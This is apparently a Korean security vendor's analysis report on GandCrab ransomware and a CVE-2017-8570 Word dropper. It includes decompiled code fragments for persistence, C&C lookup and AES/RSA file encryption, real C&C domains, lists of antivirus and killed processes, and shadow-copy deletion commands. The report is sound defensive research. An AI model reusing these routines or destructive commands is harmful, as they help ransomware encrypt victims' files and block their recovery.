
공격자의 서버에는 다수의 악성파일이 은밀하게 숨겨져 있으며, 'HJ_invoice.pdc' 파일은 기존 갠드크랩 랜섬웨어 유포에 이용된 바 있는 CVE-2017-8570 취약점을 이용한 MS Word 기반 악성파일도 발견이 되었습니다.




[그림 8] CVE-2017-8570 취약점을 이용한 HJ_invoice.doc 파일 코드 화면

'HJ_invoice.doc' 문서는 택배관련 내용으로 유포한 것과 동일한 이미지를 포함하고 있는데, 일부 편집한 흔적이 존재합니다.





[그림 9] 공격자 서버에서 발견된 악성 문서의 실행된 화면

'HJ_invoice.doc' 문서의 취약점이 실행되면, 임시폴더(Temp) 경로에 'decoy.doc' 파일이 생성됩니다.

이 파일이 실행되면 다음과 같이 공격자가 테스트한 것으로 추정되는 한글 문구를 확인할 수 있으며, 기존 CVE-2017-8570 취약점 공격에 이용했던 문서와 동일한 회사명 'KOMP' 표현이 포함된 것을 볼 수 있습니다.




[그림 10] 'decoy.doc' 문서 파일에 포함된 내용과 속성 정보 화면

현재 알약에서는 관련 악성파일들을 'Trojan.Ransom.GandCrab', 'Trojan.Downloader.VBA.gen' 등으로 진단하고 있습니다.

최근 한국 맞춤형 갠드크랩 랜섬웨어 이메일이 국내에 지속적으로 유포되고 있으며, 매우 다양한 형태로 진화하고 있으므로, 아래 사례들을 참고해 유사한 보안위협에 노출되지 않도록 각별한 주의가 필요합니다.

# 03
# 악성코드 분석 보고

개요

악성코드 상세 분석

결론

# [Trojan.Ransom.GandCrab] 악성코드 분석 보고서

## 1. 개요

올해 초 외국에서 스팸 메일과 익스플로잇 킷을 통해 'Trojan.Ransom.GandCrab'(이하 GandCrab 랜섬웨어)이 처음 등장하였으며, 최근 국내에서도 GandCrab 변종들이 다수 발견되고 있다. GandCrab 랜섬웨어는 파일 암호화 기능을 수행하며, 암호화된 파일 뒤에 '.CRAB' 확장자를 추가하는 점이 특징이다.

따라서 본 보고서에서는 GandCrab 랜섬웨어를 상세 분석하고자 한다.

# 2. 악성코드 상세 분석

### 1. 중복 실행 방지

중복 실행 방지를 위해 뮤텍스 값을 'Global\pc_group=(소속 그룹)&ransom_id=(사용자 ID)'으로 생성한다. 만일 동일한 프로세스가 실행 중인 경우 종료한다. pc_group 과 ransom_id 값은 각각 PC 의 작업 그룹 이름, 하드디스크 시리얼 넘버와 CPU 정보를 CRC32로 인코딩한 값이다.

```
lstrcpyW(MutexName, L"Global₩₩");
v7 = lstrlenW(MutexName);
Str_knife(&v16, &MutexName[v7]);
CreateMutexW(0, 0, MutexName);
v8 = GetLastError() == ERROR_ACCESS_DENIED || GetLastError() == ERROR_ALREADY_EXISTS;
```

[그림 1] 중복 실행 방지 코드

### 2. 자가 복제 및 자동 실행 등록

현재 실행 중인 자기 자신의 프로세스 경로가 임시 폴더(%TEMP%)가 아닌 경우 '%APPDATA%\Microsoft\'에 '[임의 영문 6자리].exe'로 자가 복제한다.

```
GetTempPathW(0x100u, Path);
if ( Compare_Str(CurrentProcessPath, (Path + 2)) )
{
  v5 = CurrentProcessPath;
}
else
{
  *String = 'R₩0P';
  v14 = 0;
  v12 = 'D₩0I';
  v13 = 'R₩0U';
  v6 = lstrlenW(String);
  RandStr_0(String, v6);
  GetEnvironmentVariableW(L"AppData", Path, 0x100u);
  if ( Compare_Str(CurrentProcessPath, (Path + 2)) )
  {
    v7 = 2 * lstrlenW(CurrentProcessPath) + 10;
    if ( !v10 || (v7 + v9) >= 0x800 )
      v2 = 0;
    wsprintfW(v2, L"₩"%s₩"", CurrentProcessPath);
  }
  else
  {
    lstrcatW(Path, L"₩₩Microsoft₩₩");
    lstrcatW(Path, String);
    lstrcatW(Path, L".exe");
    if ( !Drop_RansomFile(CurrentProcessPath, Path) )
```

[그림 2] 자가 복제 코드

윈도우 부팅 시 자동 실행되도록 자가 복제된 파일을 자동 실행 레지스트리에 등록한다.

```
if ( RegCreateKeyExW(HKEY_CURRENT_USER, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
  return 0;
len = lstrlenW(v1);
v4 = -(RegSetValueExW(phkResult, String, 0, 1u, v1, 2 * len) != 0);
RegCloseKey(phkResult);
```

[그림 3] 자동 실행 레지스트리 등록

### 3. 정보 전송

#### 1) C&C 주소 획득

다음은 C&C 주소를 획득하는 코드이다. 'nslookup' 윈도우 프로그램을 통해 하드코딩된 도메인으로부터 C&C 주소를 가져온다. 감염된 기기가 오프라인 환경인 경우 프로그램을 더 이상 진행하지 않는다.

```
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0;
if ( !CreatePipe(&hObject, &hWritePipe, &PipeAttributes, 0) )
  return -1;
if ( !SetHandleInformation(hObject, 1u, 0) )
  return -1;
CreatePipe(&hReadPipe, &hWritePipe_213124, &PipeAttributes, 0);
if ( !SetHandleInformation(hWritePipe_213124, 1u, 0) )
  return -1;
lpCommandLine_0 = VirtualAlloc(0, 0x2800u, 0x3000u, 4u);
lpCommandLine = lpCommandLine_0;
if ( lpCommandLine_0 )
{
  wsprintfW(lpCommandLine_0, v40, v5);
  // lpCommandLine = 'nslookup (C&C) ns1.cloud-name.ru'
  Exec_Process_Pipe(lpCommandLine);           // nslookup 실행
  Read_Pipe(v4, v5);
  VirtualFree(lpCommandLine, 0, 0x8000u);
}
```

[그림 4] nslookup 명령어를 통해 C&C 주소를 얻는 코드

본 악성코드에서 연결 시도하는 하드코딩된 도메인들은 다음과 같다.

| 하드코딩된 도메인 항목 |
|---|
| zonealarm.bit, ransomware.bit |

[표 1] 하드코딩된 도메인 항목

### 2) 시스템 정보 수집

시스템 정보 수집 대상에는 공인 IP, 사용자 이름, 컴퓨터 이름, 컴퓨터 소속그룹, 현재 실행중인 백신 프로세스, PC 언어, 러시아어 사용 유무, 운영체제 정보, 랜섬웨어 ID, 하드디스크 정보, 생성된 RSA 공개키 및 비밀키 정보가 포함된다. 다음은 수집되는 항목 중 '현재 실행중인 백신 프로세스'를 확인 및 수집하는 코드이다.

```
if ( Process32FirstW(v5, v4) )
{
  do
  {
    if ( index )
      break;
    ExeFile = v4->szExeFile;
    while ( lstrcmpiW((&lpString1)[index], ExeFile) )
    {
      if ( ++index >= 0xE )
      {
        index = LoopCount;
        goto LABEL_17;
      }
    }
    AVList_1 = *AVList_0;
    dwSize = 1;
    if ( FirstFlag )
    {
      lstrcatW(AVList_1, ExeFile);
      lstrcatW(*AVList_0, L",");
    }
    else
    {
      lstrcpyW(AVList_1, ExeFile);
      lstrcatW(*AVList_0, L",");
    }
```

[그림 5] 실행 중인 백신 프로세스 확인

수집 대상 백신 프로세스 목록은 다음 표와 같다.

| 백신 프로세스 수집 대상 목록 |
|---|
| AVP.EXE, ekrn.exe, avgnt.exe, ashDisp.exe, NortonAntiBot.exe, Mcshield.exe, avengine.exe, cmdagent.exe, smc.exe, persfw.exe, pccpfw.exe, fsguiexe.exe, cfp.exe, msmpeng.exe |

[표 2] 현재 실행중인 백신 프로세스 확인 목록

### 3) 정보 전송 및 수신

정보 전송은 파일 암호화 이전과 이후에 이루어진다. 암호화 이전에는 수집한 시스템 정보와 'action=call'과 '&id=39&subid=92', '&version=1.2.5'를 전송한다. 암호화 이후에는 암호화 통계, 컴퓨터 소속 그룹, 랜섬웨어 사용자 ID 와 함께 'action=result'를 전송한다. id, subid 는 악성코드 파일 끝에 있는 base64 로 된 문자열을 디코딩한 값이며, action, version 은 각각 '암호화 시작/결과'와 '악성코드 버전 정보'를 의미하는 것으로 보인다. C&C 로 송신 할 데이터는 인코딩되어 전송된다. 다음은 '송신 데이터와 수신 데이터'를 정리한 표이다.

| | 암호화 이전 | 암호화 이후 |
|---|---|---|
| 송신 데이터 | action=call&<br>ip=(공인 IP)<br>&pc_user=(사용자 이름)<br>&pc_name=(컴퓨터 이름)<br>&pc_group=(컴퓨터 소속 그룹)<br>&av=(실행 중인 백신 프로세스 리스트)<br>&pc_lang=(컴퓨터 언어)<br>&pc_keyb=(러시아어 사용 유무)<br>&os_major=(OS 버전)<br>&os_bit=(운영체제 비트)<br>&ransom_id=(랜섬웨어 사용자 ID)<br>&hdd=(디스크 정보)<br>&id=39&subid=92<br>&pub_key=(RSA 공개키)<br>&priv_key=(RSA 비밀키)<br>&version=1.2.5 | action=result<br>&e_files=(암호화된 파일 개수)<br>&e_size=(암호화된 데이터 크기)<br>&e_time=(암호화 소요 시간)<br>&pc_group=(컴퓨터 소속 그룹)<br>&ransom_id=(랜섬웨어 사용자 ID) |
| 수신 데이터 | 암호화된 RSA 공개키 | - |

[표 3] 송신 데이터와 수신 데이터

파일 암호화 이전에 정보 전송이 정상적으로 이루어진 경우, 서버로부터 RSA 공개키를 가져와 파일 암호화에 사용한다. 만일 서버에 연결이 되지 않는 경우, 기존에 생성한 RSA 공개키를 파일 암호화에 사용한다. 다음은 C&C 연결에 따른 공개키가 달라지는 코드이다.

```
while ( !ExitFlag_0 )
{
  if ( Get_Connect_Recv_PublicKEY(PrivateKeyLen, PrivateKey, PublicKey, PublicKeyLen, &SERVERKEY) )
    ExitFlag_0 = 1;
  else
    Sleep(0x2710u);
}
ZeroMEM(&Key_Sturcture);
RSAPublicKEY = 0;
dwSize = 0;
RecvKeyFlag = 0;
v4 = 0;
if ( SERVERKEY )
{
  dwSize = lstrlenA(SERVERKEY);
  RSAPublicKEY = VirtualAlloc(0, dwSize, 0x3000u, 4u);
  if ( !CryptStringToBinaryA(SERVERKEY, 0, 1u, RSAPublicKEY, &dwSize, 0, 0) )
    ExitProcess(0);
  RecvKeyFlag = 1;
}
Encoding_2();
InitializeCriticalSection(&CriticalSection);
if ( RecvKeyFlag )
  FileCrypt_2(RSAPublicKEY, dwSize);          // 서버에서 받아온 RSA 공개키 사용
else
  FileCrypt_1(&Key_Sturcture);                // 악성코드에서 만든 RSA 공개키 사용
```

[그림 6] C&C 연결에 따른 RSA 공개키 사용

### 4) 파일 암호화

① 암호화 환경 확인

키보드 레이아웃 중에 러시아가 있는 경우 암호화를 진행하지 않고 종료한다.

```
if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"Keyboard Layout\\Preload", 0, 0x20019u, &hKey)
  || ((RtlComputeCrc32 = 128, RegQueryValueExW(hKey, phkResult, 0, 0, lpData, &RtlComputeCrc32)) ? GetLastError() : (Data = 1),
      RegCloseKey(hKey),
      !Data) )
{
  v10 = 0;
  pcbBuffer = 0;
}
else
{
  if ( !lstrcmpiW(lpData, L"00000419") )
  {
    wsprintfW(*(&v1->STR_PC_KEYB + 1), L"1");
    ExitProcess(0);
```

[그림 7] 암호화 환경 확인

② 파일 암호화를 위한 프로세스 종료

파일 암호화 전, 암호화 대상 파일의 쓰기 권한을 확보하기 위해 MS 오피스, 스팀, SQL 관련 프로세스를 종료한다.

| 프로세스 종료 목록 |
|---|
| msftesql.exe, sqlagent.exe, sqlbrowser.exe, sqlservr.exe, sqlwriter.exe, oracle.exe, ocssd.exe, dbsnmp.exe, synctime.exe, mydesktopqos.exe, agntsvc.exeisqlplussvc.exe, xfssvccon.exe, mydesktopservice.exe, ocautoupds.exe, agntsvc.exeagntsvc.exe, agntsvc.exeencsvc.exe, firefoxconfig.exe, tbirdconfig.exe, ocomm.exe, mysqld.exe, mysqld-nt.exe, mysqld-opt.exe, dbeng50.exe, sqbcoreservice.exe, excel.exe, infopath.exe, msaccess.exe, mspub.exe, onenote.exe, outlook.exe, powerpnt.exe, steam.exe, sqlservr.exe, thebat.exe, thebat64.exe, thunderbird.exe, visio.exe, winword.exe, wordpad.exe |

[표 4] 프로세스 종료 목록

③ 암호화 대상 확인

이동식 디스크, 하드 디스크, 네트워크 디스크에서 다음의 파일 경로, 이름, 확장자 문자열을 제외한 10 바이트 이상의 파일에 대해 암호화를 진행한다. 제외 문자열을 지정한 이유는 불필요한 암호화를 피하기 위함과 시스템 불안정을 방지하려는 것으로 보인다.

| 암호화 제외 경로 문자열 |
| --- |
| \\ProgramData\\, \\IETldCache\\, \\Boot\\, \\Program Files\\, \\Tor Browser\\, Ransomware, \\All Users\\, \\Local Settings\\, \\Windows\\ |

[표 5] 암호화 제외 경로 문자열

| 암호화 제외 파일 이름 문자열 |
| --- |
| desktop.ini, autorun.inf, ntuser.dat, iconcache.db, bootsect.bak, boot.ini, ntuser.dat.log, thumbs.db, CRAB-DECRYPT.txt |

[표 6] 암호화 제외 파일 이름 문자열

| 암호화 제외 확장자 문자열 |
| --- |
| .ani, .cab, .cpl, .cur, .diagcab, .diagpkg, .dll, .drv, .hlp, .ldf, .icl, .icns, .ico, .ics, .lnk, .key, .idx, .mod, .mpa, .msc, .msp, .msstyles, .msu, .nomedia, .ocx, .prf, .rom, .rtp, .scr, .shs, .spl, .sys, .theme, .themepack, .exe, .bat, .cmd, .CRAB, .crab, .GDCB, .gdcb, .gandcrab, .yassine_lemmou |

[표 7] 암호화 제외 확장자 문자열

④ 파일 암호화

다음은 AES 및 RSA 으로 파일을 암호화하는 코드이다. 암호화가 완료된 파일은 기존 파일 이름 뒤에 '.CRAB' 확장자가 추가된다.

```
    AES_Encrypt_Data(HIDWORD(FileSize_0), MEM, &EncryptedBuffer, &AES_KEY, &AES_IV_0, MEM_1);
    EncryptedBuffer_0 = EncryptedBuffer;
  }
  VirtualFree(MEM, 0, 0x8000u);
  SetFilePointer(hFile, -FileSize_1, 0, 1u);
  if ( !WriteFile(hFile, EncryptedBuffer_0, BufferSize, &NumberOfBytesWritten, 0) )// 파일 데이터 암호화
  {
    EncryptFlag = 1;
    WriteFlag = 1;
  }
  VirtualFree(EncryptedBuffer_0, 0, 0x8000u);
  hFile_1 = hFile;
  if ( EncryptFlag )
    break;
  lpBuffer_0 = lpBuffer_0_0;
}
v11 = VirtualFree;
VirtualFree(lpBuffer_0_0, 0, 0x8000u);
if ( !WriteFlag )
{
  WriteFile(hFile_1, Encrypted_AES_KEY, 0x100u, &NumberOfBytesWritten, 0);// 암호화된 AES 키
  WriteFile(hFile_1, Encrypted_AES_IV, 0x100u, &NumberOfBytesWritten, 0);// 암호화된 AES IV
  WriteFile(hFile_1, EncryptSize, 0x10u, &NumberOfBytesWritten, 0);// 암호화된 파일의 크기
}
CloseHandle(hFile_1);
v21 = EncryptSize[1];
HIDWORD(FileSize_0) = *EncryptSize;
VirtualFree(EncryptSize, 0, 0x8000u);
VirtualFree(Encrypted_AES_KEY, 0, 0x8000u);
VirtualFree(Encrypted_AES_IV, 0, 0x8000u);
if ( !WriteFlag )
  MoveFileW(lpFileName, lpNewFileName); // 암호화된 파일 뒤에 '.CRAB' 확장자 추가
v12 = HIDWORD(FileSize_0);
```

[그림 8] 파일 암호화 코드

암호화된 파일은 '암호화된 데이터', '암호화된 AES 키', '암호화된 AES IV', '암호화된 데이터 크기'의 구조를 갖는다. AES 의 IV(Initialization Vector)는 초기화 벡터로서, 암호화할 데이터의 첫 부분을 암호화할 때 사용되는 값이다.


[그림 9] 암호화된 파일의 구조

### 5) 파일 복원 방지

암호화된 파일의 복원을 방지하기 위해 볼륨 쉐도우 복사본을 삭제한다. 다음은 운영체제 버전마다 달라지는 파일 복원 방지 명령어이다.

| 운영체제 | 명령어 |
|---|---|
| Vista OS 상위 | "C:\Windows\system32\wbem\wmic.exe", "shadowcopy delete" |
| Vista OS 하위 | "C:\Windows\system32\cmd.exe", "/c vssadmin delete shadows /all /quiet " |

[표 8] 운영체제 별로 나뉘는 파일 복원 방지 명령어

### 6) 결제 안내


암호화 대상 경로 마다 결제 안내를 유도하는 내용이 담긴 랜섬노트 파일 'CRAB-DECRYPT.txt'를 드롭한다.

```
lpFilePath = VirtualAlloc(0, 0x402u, 0x3000u, 0x40u);
wsprintfW(lpFilePath, L"%s\\CRAB-DECRYPT.txt");
hFile = CreateFileW(lpFilePath, 0x40000000u, 0, 0, 1u, 0x80u, 0);
if ( hFile == -1 )
{
  RETNFlag = GetLastError() == 183;
}
else
{
  if ( lpBuffer )
  {
    v3 = lstrlenW(lpBuffer);
    WriteFile(hFile, lpBuffer, 2 * v3, &NumberOfBytesWritten, 0);
  }
  CloseHandle(hFile);
  RETNFlag = 1;
}
VirtualFree(lpFilePath, 0, 0x8000u);
return RETNFlag;
```

[그림 10] 랜섬노트 드롭 코드


파일 암호화가 끝난 뒤, 'GandCrab 다크넷 주소'에 접속을 유도하기 위해 토르 웹 브라우저 프로그램을 다운받는 사이트를 띄우고, 생성된 랜섬노트로 이용자에게 암호화 사실을 알린다. 랜섬노트의 내용은 '당신의 모든 파일이 암호화되었으니, 복호화하기 위해서는 다크넷 접속, Jabber 메신저로 접속해서 결제를 해야 한다.'이다.




[그림 11] 랜섬노트 'CRAB-DECRYPT.txt' 파일 내용


다음은 토르 웹 브라우저에서 GandCrab 다크넷 사이트에 접속했을 때 화면이며, 달러(USD), 대시(DASH), 비트코인(BTC) 가상화폐로 지불을 요구한다.




[그림 12] GandCrab 다크넷 사이트 화면

다음은 Jabber 메신저 화면이고, 현재 분석하는 시점에서 'ransomware@sj.ms' 공격자 계정은 오프라인 상태이다.




[그림 13] Jabber 메신저 화면

# 3. 결론

국내에 악성 메일을 통해 유포되고 있는 GandCrab 랜섬웨어는 암호화 제외 문자열을 제외한 파일에 대해 암호화를 진행한다. 또한 암호화된 파일을 복호화 해주는 대가로 달러를 포함한 대시, 비트코인과 같은 가상 화폐 결제를 요구한다.

다른 랜섬웨어와 달리 러시아어 환경을 확인하는 점, 랜섬노트를 통해 다크넷 사이트와 Jabber 메신저 프로그램 등으로 결제를 유도하는 점을 특징으로 가지고 있다.

랜섬웨어를 예방하기 위해서는 메일에 첨부된 파일이나 링크에 대해 주의해야 하며, 윈도우, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화 할 수 있도록 해야 한다.

현재 알약에서는 'Trojan.Ransom.GandCrab' 으로 진단하고 있다.

